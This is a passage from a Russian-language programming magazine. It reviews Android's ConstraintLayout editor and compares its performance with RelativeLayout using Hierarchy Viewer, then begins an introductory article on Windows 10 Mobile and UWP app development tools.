


Рис. 2. Выравнивание элементов

Кроме других объектов и краев макета, теперь добавился еще один элемент — невидимая линия (invisible guideline). Их может быть несколько, как вертикальных, так и горизонтальных. Предназначение — создать своеобразную сетку на экране, чтобы элементы можно было помещать в образовавшиеся «ячейки». Координаты линий можно задавать как точными смещениями, так и в процентах, что, несомненно, практичнее. В перспективе это может быть очень удобным инструментом.

К счастью, изменения в визуальном редакторе идентичны тем, что происходят в уже привычном XML-конфиге. Можно переключиться на вкладку Text и подправить то, что мы натыкали мышкой, а затем переключиться обратно на вкладку Design, где автоматически добавятся внесенные правки.

Как показал опыт работы в новом редакторе, теперь при создании более-менее сложных интерфейсов есть смысл начинать создавать элементы с середины экрана, а затем прикреплять остальные «сверху» и «снизу». Процесс соединения элементов сопровождается анимацией и в первое время радует глаз. Рекомендую попробовать, это действительно интересно.

ПРОИЗВОДИТЕЛЬНОСТЬ

Когда Google презентовала RelativeLayout, разработчиков настоятельно просили использовать этот класс осторожно и только в тех местах, где он необходим. Это объяснялось сложностью его реализации и, как следствие, повышенным расходом ресурсов при отрисовке элементов.

В случае с ConstraintLayout все по-другому. Создатели обещают не только упрощенный способ верстки, но и возросшую производительность! Оптимистичное заявление, давай проверим, как с этим обстоят дела на практике.

Для формирования в оперативной памяти ОС готовых к отображению картинок у всех наследников View поочередно вызываются методы measure, layout и draw. От того, как быстро они отработают, напрямую зависит легкость и плавность работы UI. В Android есть несколько способов замерить скорость работы приложения, для тестирования UI подойдет утилита Hierarchy Viewer. Она поставляется вместе с SDK и работает как отдельное приложение:

```
android-studio-sdk/tools/./hierarchyviewer
```

Запустить утилиту нужно в тот момент, когда на эмуляторе (или живом устройстве) активно предназначенное к тестированию Activity. Программа построит граф связи всех визуальных элементов и, самое главное, покажет, как быстро был обработан тот или иной элемент. Я решил сравнить производительность ConstraintLayout и RelativeLayout, а для теста выбрал несложную верстку: ImageView и три TextView рядом. В RelativeLayout верстка выглядит так.

```
<RelativeLayout ... >
  <ImageView android:layout_alignParentLeft="true" ... />
  <TextView android:layout_toRightOf="@+id/image" ... />
  <TextView android:layout_below="@id/image" ... />
  ...
</RelativeLayout>
```

С использованием ConstraintLayout мне удалось набросать такой же вариант UI, не прибегая к вбиванию кода. Правда, времени это заняло столько же, как и при работе с RelativeLayout, — к визуальному редактору еще нужно привыкнуть.

```
<android.support.constraint.ConstraintLayout ... >
  <ImageView android:scaleType="centerCrop" ... />
  <TextView app:layout_constraintTop_toBottomOf="@+id/textView5"
  ... />
  <TextView app:layout_constraintTop_toBottomOf="@+id/imageView"
  ... />
  ...
</android.support.constraint.ConstraintLayout>
```

РЕЗУЛЬТАТЫ

Чтобы Hierarchy Viewer измерил затраченное ОС время, нужно нажать клавишу Profile node. Надо сказать, результаты получились странные. Если время рендеринга View-объектов примерно одинаково вне зависимости от верстки (что логично: их код никто не правил), то времени на макет с ConstraintLayout тратится существенно больше, чем на верстку со старым RelativeLayout.

Заметное падение производительности происходит в методе onMeasure, тут ConstraintLayout медленнее в полтора-два раза. Вполне логично, это следствие всех этих сложных связей между объектами, так как ОС требуется больше вычислений для позиционирования объектов. Если проводить серию тестов, то RelativeLayout снова впереди: отклонение от средних значений минимально, тогда как ConstraintLayout очень нестабилен.

Напомню, что сейчас новый макет поставляется как библиотека и находится в стадии alpha, очень далекой от релиза. Скорее всего, ребята из Google тщательно работают над оптимизацией, чтобы оправдать выданные авансы. Что же, пожелаем им здоровья, удачи и будем ждать существенных изменений в официальном релизе.

ВПЕЧАТЛЕНИЯ

За тестированием ConstraintLayout я провел несколько вечеров, и у меня сложились двойственные впечатления. С одной стороны, серьезно снизился порог сложности для создания интерфейсов в стиле material: не нужно специальной подготовки, просто кликай мышкой и получай результат. И результат получается мгновенно, ты чувствуешь себя умным и успешным.

В то же время интерфейс редактора быстро перегружается мелкими деталями: обилие стрелок, черточек, анимации… и, кстати, сочетание клавиш Ctrl-z почему-то не работает. Сделав что-то не то, нельзя тут же откатиться назад, что поначалу пугает. При этом конечный результат в визуальном редакторе по-прежнему может отличаться от того, что ты увидишь в запущенном приложении.




Рис. 3. Организация рабочего пространства в Design

WWW

Презентация ConstraintLayout на Google IO 2016


Самая свежая версия Android Studio

Но нужно отметить, в визуальном редакторе теперь действительно удобно выравнивать элементы или выставлять отступы. Это те моменты из разработки, которые занимают много времени и не доставляют большого удовольствия.

OUTRO

Упрощение интерфейсов — логичный тренд, который работает не только в IT. Уже давно редактор Vim перестал быть № 1 среди линуксоидов, вот и редактор XML скоро будет не для всех. Но в предложенных инструментах еще много минусов, которые неприемлемы при решении серьезных задач. Время покажет, станет ли ConstraintLayout макетом по умолчанию или же тихо забудется, как Google Glass.

ПРОГРАММИРОВАНИЕ ДЛЯ WIN 10 MOBILE



Юрий «yurembo» Язев
Независимый игродел
t2d-dev.ru

РЕАЛЬНОЕ ИСПЫТАНИЕ НОВОЙ МОБИЛЬНОЙ ОС ОТ MICROSOFT

Есть мнение, что в реальной жизни смартфоны с ОС от Microsoft встречаются так же часто, как люди с отчеством «Артёмович». Странная (мягко говоря) политика «Корпорации зла» в отношении седьмого и восьмого семейств мобильной операционной системы отвратила множество пользователей от экспериментов с «окошками» для смартфонов, и сейчас корпорация всерьез взялась за исправление своего имиджа в этой пользовательской нише. Как подпольный фанат Microsoft я надеюсь, что у них все получится — «десятка» шагает по планете, ее главный козырь — одно ядро для всех платформ, и поэтому у нее есть все шансы перетянуть на себя хорошую часть мобильного рынка. А как программист я с удовольствием сделаю для тебя вводную статью по разработке под эту мобильную ось, чтобы ты всегда был готов к росту ее популярности :).

ОБЗОР АРХИТЕКТУРЫ

Благодаря общему ядру и системе выполнения приложений UWP однажды написанное приложение будет работать на всех девайсах под управлением Windows 10. В этот диапазон входят:

- настольные компьютеры;
- серверные системы — ОС Windows Server 2016;
- ноутбуки — MS Surface Book;
- планшеты — MS Surface Pro;
- смартфоны — Lumia;
- игровые приставки — Xbox One;
- очки дополненной реальности — MS HoloLens;
- настенные планшеты — MS Surface Hub;
- умные часы — MS Band 2.

Список внушительный. Кроме того, UWP не ограничивается только исполнением прикладных программ, также она на ядерном уровне поддерживает работу драйверов. Это позволяет создавать драйверы, которые функционируют на различных устройствах, при условии, что конкретный компонент, для которого предназначен данный драйвер, один и тот же.

UWP поддерживает драйверы как уровня ядра, так и пользовательского уровня. Подсистема включает интерфейсы драйверов устройств (Device Driver Interface — DDI), из числа которых драйвер для UWP может использовать.

Но это все не избавляет разработчика от подгонки интерфейса под определенные платформы и разрешения экрана. В каких-то особенных случаях, возможно, это и не понадобится.

ИНСТРУМЕНТЫ РАЗРАБОТЧИКА

Для написания, отладки, развертывания и тестирования приложений под Windows 10 Mobile тебе понадобится Visual Studio 2015 (кто бы сомневался). Этим летом вышел третий апдейт. Категорически рекомендую! Основной его багфикс — это уменьшенное потребление памяти по сравнению со вторым апдейтом.

Также тебе понадобится Windows 10 Anniversary Update SDK: он включает все необходимые инструменты для разработки приложений под весь парк устройств, работающих на Windows 10. Если же используется VS 2015 с третьим обновлением, тогда в нее уже входит новейший SDK.

Одно из главных новшеств — это чернила Windows (Windows Ink). С помощью этого API можно двумя строчками кода добавить поддержку пера. Для этого существуют два объекта управления: InkCanvas и InkToolbar.

Новый Cortana API упрощает реализацию управления голосом. Компонент Cortana Actions в новом API позволяет создавать новые фразы/выражения.

Биометрическая аутентификация Windows Hello теперь стала доступна веб-разработчикам в браузере Edge.

Средство для моделирования пользовательских интерфейсов Blend for Visual Studio 2015 предоставляет расширенные возможности построения интерфейса по сравнению с VS. С его помощью на языке XAML можно создавать макеты всех поддерживаемых приложений: прикладных, веб, универсальных, мобильных и так далее. Также он содержит конструкторы для дополнительных задач, среди них создание анимации и управление поведением элементов.

СПОСОБЫ СОЗДАНИЯ ПРИЛОЖЕНИЙ ДЛЯ WINDOWS 10 MOBILE

Основной способ создания приложений для смартфонов с Windows 10 Mobile — это разработка универсальных (UWP) приложений (свиток Visual C# → Windows → Universal мастеры создания проекта).

Однако он не единственный. Как ты знаешь, в Visual Studio 2015 встроен Xamarin, с его помощью тоже можно создавать приложения для Windows 10 Mobile, одновременно для Android и iOS, меняя интерфейс и оставляя программную логику на C# (Visual C# → Cross-Platform).

Кроме языка Visual C#, равнозначно может быть выбран Visual Basic или Visual C++. VS 2015 позволяет создавать универсальные приложения с помощью JavaScript (JavaScript → Windows → Универсальные приложения). Их также можно развернуть на устройстве с Windows 10 Mobile.

Инструменты для работы с унаследованными проектами

За долгую историю операционной системы Windows для нее было создано колоссальное количество самых разных приложений. С выходом Windows 8 и WinRT (а позже Windows 10 и UWP) старые классические приложения остались в прошлом, поскольку только в настольных Win 8 и Win 10 поддерживаются классические Win32-, COM-, .NET-приложения. От этого в Microsoft стало грустно. Но ребята смекнули, что могут разработать конвертер, который будет преобразовывать старые приложения для новой продвинутой UWP-подсистемы. Из этого родился Desktop App Converter.

